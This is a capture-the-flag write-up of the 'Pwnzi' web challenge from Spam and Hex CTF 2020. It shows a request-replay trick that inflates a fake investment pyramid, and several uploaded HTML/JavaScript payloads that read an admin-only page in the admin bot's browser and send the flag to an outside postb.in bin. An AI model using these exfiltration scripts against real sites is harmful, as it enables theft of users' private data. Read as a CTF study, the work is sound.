


Spam and Hex CTF 2020 pwnzi

Saturday, March 7, 2020 12:16 PM

Pwnzi

Do you want to make \$1500 in an hour at the comfort of your home? Come join my online network! I am recruiting bright and ambitious people just like you!

<https://pwnzi.ctf.spamandhex.com/>



Pwnzi: Not solved yet
Pwnzi #2: Solved
Pwnzi #3: Not solved yet

Submit

Opening up the link gives you a register/login page:

PWNZI

LoginProfileInvestmentsReport

Login / Register

Username

Password

Login

Register

You can login as anyone.

Once logged in, you get several pages: **Profile**, **Investments**, and **Report**.

The Profile page shows some monetary stuff, some flags that you don't have, and some perks that you can try to claim.

It turns out, to claim a perk, you need a high enough "Expected Interest" value.

Username

sam5

Available Balance

\$ 800000

Expected Interest

\$ 0.00

Flags

need some perks

only admin can see this

Perks

x

Claim

image upload (100000.0)

x

Claim

unrestricted upload (1300000.0)

x

Claim

a flag (1400000.0)


Files

Upload


Choose Files

No file chosen

On the Investments page you see a tree (pyramid?) view that starts out like this:




If you click Buy, it starts building out your pyramid:




Here's at least one way of getting enough money to buy the flag perk.


1. Sell everything back to get back to the starting state.
2. Turn on the dev tools in your browser and go to the Network tab.
3. Set the value to \$100,000 and Buy the first person.
4. Find the AJAX call that made this purchase and save it as a curl command



5. Run that curl command in a terminal window.
6. Refresh the page. You'll now see something like this. This is a state you normally could never get in just by using the web application directly.




7. In the lower-left box, buy for \$10,000. Notice it adds the new name under BOTH of the above boxes so you get more money out of it.



8. Continue buying for \$10,000 on the lower left until you run out of money.

You'll end up with over \$2,000,000.



Which gives you enough to buy all the perks:

Username

sam5

Available Balance

\$ 0

Expected Interest

\$ 2259938.63

Flags

need some perks

only admin can see this

Perks



Claim

image upload (100000.0)



Claim

unrestricted upload (1300000.0)



Claim

a flag (1400000.0)

Files

Upload

Choose Files

No file chosen

So, claim them all.

However, when you try to claim the flag perk it won't let you. :(

/Tools / Learning

PWNZI

Username

sam5

Available Balance

\$ 0

Expected Interest

\$ 2259938.63

Flags

need some perks

only admin can see this

Perks

✓	Claim	image upload (100000.0)
✓	Claim	unrestricted upload (1300000.0)
✗	Claim	a flag (1400000.0)

Files

Upload Choose Files No file chosen

pwnzi.ctf.spamandhex.com says

sry, you have to work a bit harder for the flag

OK

When this page loads, you can see in devtools that it makes a lot of ajax calls to get the data. The one that returns "only admin can see this" is:

<https://pwnzi.ctf.spamandhex.com/flag2>

need some perks

only admin can see this

Perks

✓	Claim	image upload (100000.0)
✓	Claim	unrestricted upload (1300000.0)
✗	Claim	a flag (1400000.0)

bootstrap.min.css

/lib

vue.js

/lib

pwnzi.js

profile.js

myinfo

flag1

flag2

1 only admin can see this

This is the flag we're gonna try for.

With the second perk, you can upload any file you want (the first perk restricts to only images).

The plan is to upload some .html file we build, and then add that uploaded URL to the Report tab.

PWNZI

LoginProfileInvestmentsReport

Report a suspicious url to admin

Report

It seems as if the admin will then view the URL you submit. We can add scripts to the html page we upload so that, when the admin views that page, our scripts will be running in the context of the admin's login.

Since /flag2 is only shown to the admin, we're hoping to use this technique to get that flag.

At first I tried to upload an html file to exfiltrate the /flag2 ajax response:

```
[sam.html]
<html>
  <body>
    <script>
let xhr=new XMLHttpRequest();
xhr.open('GET','https://pwnzi.ctf.spamandhex.com/flag2
');
xhr.send();
xhr.onload = function() {
  let url='https://postb.in/1589082813717-0429642538074?data='+btoa(xhr.response);
  location.href=url
}
    </script>
  </body>
</html>
```

When the admin views this page, it'll run our script which will make an XHR (XMLHttpRequest, sometimes also called AJAX) call to the /flag2 URL. Then it'll get the response and use btoa() to turn it into base 64 and tack it onto the end of a postb.in URL we just acquired.

Setting location.href to this url will cause the browser to go GET that URL and we hope that postb.in will then show us the full URL which will include the data.

After uploading this file, it shows it with a link:

Files

sam.html

Upload

Choose Files sam.html

You can rightclick on the link and select Copy Link Address.

I then pasted this copied URL into the Report page and submitted it.

Report a suspicious url to admin

<https://pwnzi.ctf.spamandhex.com/files-ca730f9e-3115-49bf-adc7-7e24deace947-sam.html>

Report

That page shows a status of the submitted URL. After a few seconds it changes to "finished".

finished	12:44:08 PM	sam2	68.51.145.201	https://pwnzi.ctf.spamandhex.com/files-ca730f9e-3115-49bf-adc7-7e24deace947-sam.html
----------	-------------	------	---------------	---

When I refreshed my postb.in page, I got this:

GET /1589127461769-5499284733086 2020-05-10T16:44:10.392Z [Req '1589129050392-2970172965433' : 104.248.21.10]		
Headers	Query	Body
x-real-ip: 104.248.21.10 host: postb.in connection: close upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/81.0.4044.0 Safari/537.36	data: eyJraW5kljoiUHduemkiLCJtZXNzYWdlIjoibXVzdCBiZSBjYWxsZWQgd2l0aCBSZWZlcmVyOiBodHRwciovL3B3bnppLmN0Zi5zcGFtYW5k	

Notice it says HeadlessChrome. This just means they are running chrome "headless" which means it is running invisibly on their server without it being displayed on any monitor.

Decoding this base 64 data yields:

```
echo -n
eyJraW5kljoiUHduemkiLCJtZXNzYWdlIjoibXVzdCBiZSBjYWxsZWQgd2l0aCBSZWZlcmVyOiBodHRwciovL3B3bnppLmN0
Zi5zcGFtYW5kaGV4LmNvbS9wcm9maWxlLmh0bWwgYnV0IHdhczogaHR0cHM6Ly9wd256aS5jdGYuc3BhbWFuZGhleC5
jb20vZmlsZXMtY2E3MzBmOWUtMzExNS00OWJmLWFKYzctN2UyNGRIYWNIOTQ3LXNhbnS5odG1sln0= |base64 -D
{"kind": "Pwnzi", "message": "must be called with Referer: https://pwnzi.ctf.spamandhex.com/profile.html but was:
https://pwnzi.ctf.spamandhex.com/files-ca730f9e-3115-49bf-adc7-7e24deace947-sam.html"}
```


Tip: The -n parameter to echo is important since it avoids an unwanted newline being added.

So...you can't just "call" /flag2 directly like we tried. :(

You need it to be called naturally as part of the profile page loading.

You might think that we can alter our script to set the **Referer** header to be what it wants but it turns out that is forbidden for security reasons.

So, adding this won't help:

```
xhr.setRequestHeader('referrer','https://pwnzi.ctf.spamandhex.com/profile.html')
```

NOTE ADDED LATER: After reading another writeup, I learned that the fetch() command DOES let you set the referrer via a special syntax:

So, this would've worked:

```
fetch("/flag2",{referrer:"https://pwnzi.ctf.spamandhex.com/profile.html"}).then(resp => resp.text()).then(text => {  
  fetch("https://postb.in/1589147004806-3457683708984?data="+btoa(text));  
});
```

referrer

A `USVString` specifying the referrer of the request. This can be a same-origin URL, `about:client`, or an empty string.

Normally, with fetch, you set headers via { headers: {headerName: "headerValue"}}.

```
// Default options are marked with *  
const response = await fetch(url, {  
  method: 'POST', // *GET, POST, PUT, DELETE, etc.  
  mode: 'cors', // no-cors, *cors, same-origin  
  cache: 'no-cache', // *default, no-cache, reload  
  credentials: 'same-origin', // include, *same-or  
  headers: {  
    'Content-Type': 'application/json'  
    // 'Content-Type': 'application/x-www-form-url  
  },
```

You cannot use that technique to set the referer header BUT you can use the top level referrer (not two r's) property!

This is quite surprising since this page lists referer as a forbidden header:

https://developer.mozilla.org/en-US/docs/Glossary/Forbidden_header_name

XMLHttpRequest cannot set it but fetch can! But fetch cannot set it via its headers property, it can only set it via the top-level referrer property. Wow!

END OF NOTE ADDED LATER

We could submit the profile page URL to the Report page but that wouldn't help since, although the admin's browser will open that page, it won't send us any of the data.

The next thing I tried was uploading html with an iframe. The iframes the profile page inside of it. The script can then access the DOM in the iframe contents and grab the flag.

[sam2.html]

```
<html>
  <body>
    <iframe id="one" src="https://pwnzi.ctf.spamandhex.com/profile.html"></iframe>

    <script>
      setTimeout(() => {


function iframeRef( frameRef ) {
  return frameRef.contentWindow ? frameRef.contentWindow.document : frameRef.contentDocument;
}

var inside = iframeRef( document.getElementById('one') );
var flag = inside.querySelectorAll('form-control')[4].innerText;
let url='https://postb.in/1589080927507-3254507393576?data='+btoa(flag);
location.href=url;
      },
      2000)
    </script>
  </body>
</html>
```

However, it turns out this doesn't work because this site has the following HTTP response header:

▼ Response Headers view source

```
Accept-Ranges: bytes
Connection: keep-alive
Content-Length: 3474
Content-Type: application/javascript
Date: Sun, 10 May 2020 21:05:20 GMT
Last-Modified: Fri, 08 May 2020 20:21:26 GMT
Referrer-Policy: same-origin
Server: nginx/1.16.1
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Frame-Options: DENY
```



The browser honors this and refuses to load that page into an iframe. :(

Third time's the charm!

I created this file and uploaded it:

[sam3.html]

```
<html>
```

```

<body>
  <script>
    let win = window.open('https://pwnzi.ctf.spamandhex.com/profile.html');
    setTimeout(() => {
      var flag = win.document.querySelectorAll('.form-control')[4].innerText;
      let url='https://postb.in/1589127461769-5499284733086?data='+btoa(flag);
      location.href=url;
    }, 4000);
  </script>
</body>
</html>

```

The `querySelectorAll()` construct is designed to grab exactly the "only admin can see this" element content.

Files

I then went ot the Report tab and submitted the URL to sam3.html:

PWNZI

Report a suspicious url to admin

It then caused a headless chrome window to open that page and my code ran which then caused `window.open()` to be called to open the profile page as admin. I used a timer to wait for the page to load, then I access the element content on that page to grab the flag and exfiltrate it with `post.bin`:

Bin '1589127461769-5499284733086'

GET /1589127461769-5499284733086 2020-05-10T16:19:17.360Z		[Req '1589127557360]
Headers	Query	Body
x-real-ip: 104.248.21.10 host: postb.in connection: close upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/81.0.4044.0 Safari/537.36 accept:	data: U2FGe3NlcnZpY2Vfd29ya2Vyc19hcmVfdXNlbGVzc190aGV5X3NheX0=	

This time we got the flag!

```
echo -n U2FGe3NlcnZpY2Vfd29ya2Vyc19hcmVfdXNlbGVzc190aGV5X3NheX0= | base64 -D  
SaF{service_workers_are_useless_they_say}
```


I did not get the other flags but below are a few other observations I made.

I happened to notice some html comments saying:

```
i9     </div>  
i10  
i11     <script src="lib/vue.js"></script>  
i12     <script src="pwnzi.js"></script>  
i13     <script src="report.js"></script>  
i14     <!-- https://pwnzi.ctf.spamandhex.com/pwnzi.jar -->  
i15 </body>  
i16 </html>  
i17
```

/robots.txt suggests /pwnzi.jar too.

I downloaded this jar and extracted it and it turned into a spring boot application that I could explore with IntelliJ which is a Java IDE I use.



Inside PwnziController.class I see this:

```

... @GetMapping(
...     path = {"/flag2"}
... )
... public ResponseEntity<String> flag2(HttpServletRequest request, HttpSession session) {
...     this.checkRefererIsProfilePage(request);
...     User user = this.currentUser(session);
...     String t = this.isAdmin(user) ? this.config.getFlag2() : "only admin can see this";
...     return ResponseEntity.ok(t);
... }

```

This explains why my first exfiltration failed. The call to **checkRefererIsProfilePage()** prevents it.

And this explains why the attempt to claim the flag perk failed:

```

... @PostMapping({"/claim-perk"})
... @Transactional
... public ResponseEntity<String> claimPerk(@RequestParam("perk") int perk, HttpSession session) {
...     if (perk < 0) {
...         throw new PwnziException("value error");
...     } else {
...         User user = this.currentUser(session);
...         if (user.hasPerk(perk)) {
...             throw new PwnziException("perk already credited");
...         } else if (perk == Perks.FLAG) {
...             throw new PwnziException("sry, you have to work a bit harder for the flag");
...         } else if (this.calculateExpectedInterest(user) < this.requiredInterestForPerk(perk)) {
...             throw new PwnziException("need more expected interest for this perk");
...         } else {
...             user.addPerk(perk);
...             return ResponseEntity.ok("perk credited");
...         }
...     }
... }

```

Turns out there is a /flag3 endpoint.

```

... @GetMapping(
...     path = {"/flag3"}
... )
... public ResponseEntity<String> flag3(HttpServletRequest request, HttpSession session) {
...     this.checkRefererIsProfilePage(request);
...     User user = this.currentUser(session);
...     String t = this.isAdmin(user) ? this.config.getFlag3() : "only admin can see this";
...     return ResponseEntity.ok(t);
... }

```

You have to be admin, but we can't use the above trick to get this flag since the profile page does not make a call to it.

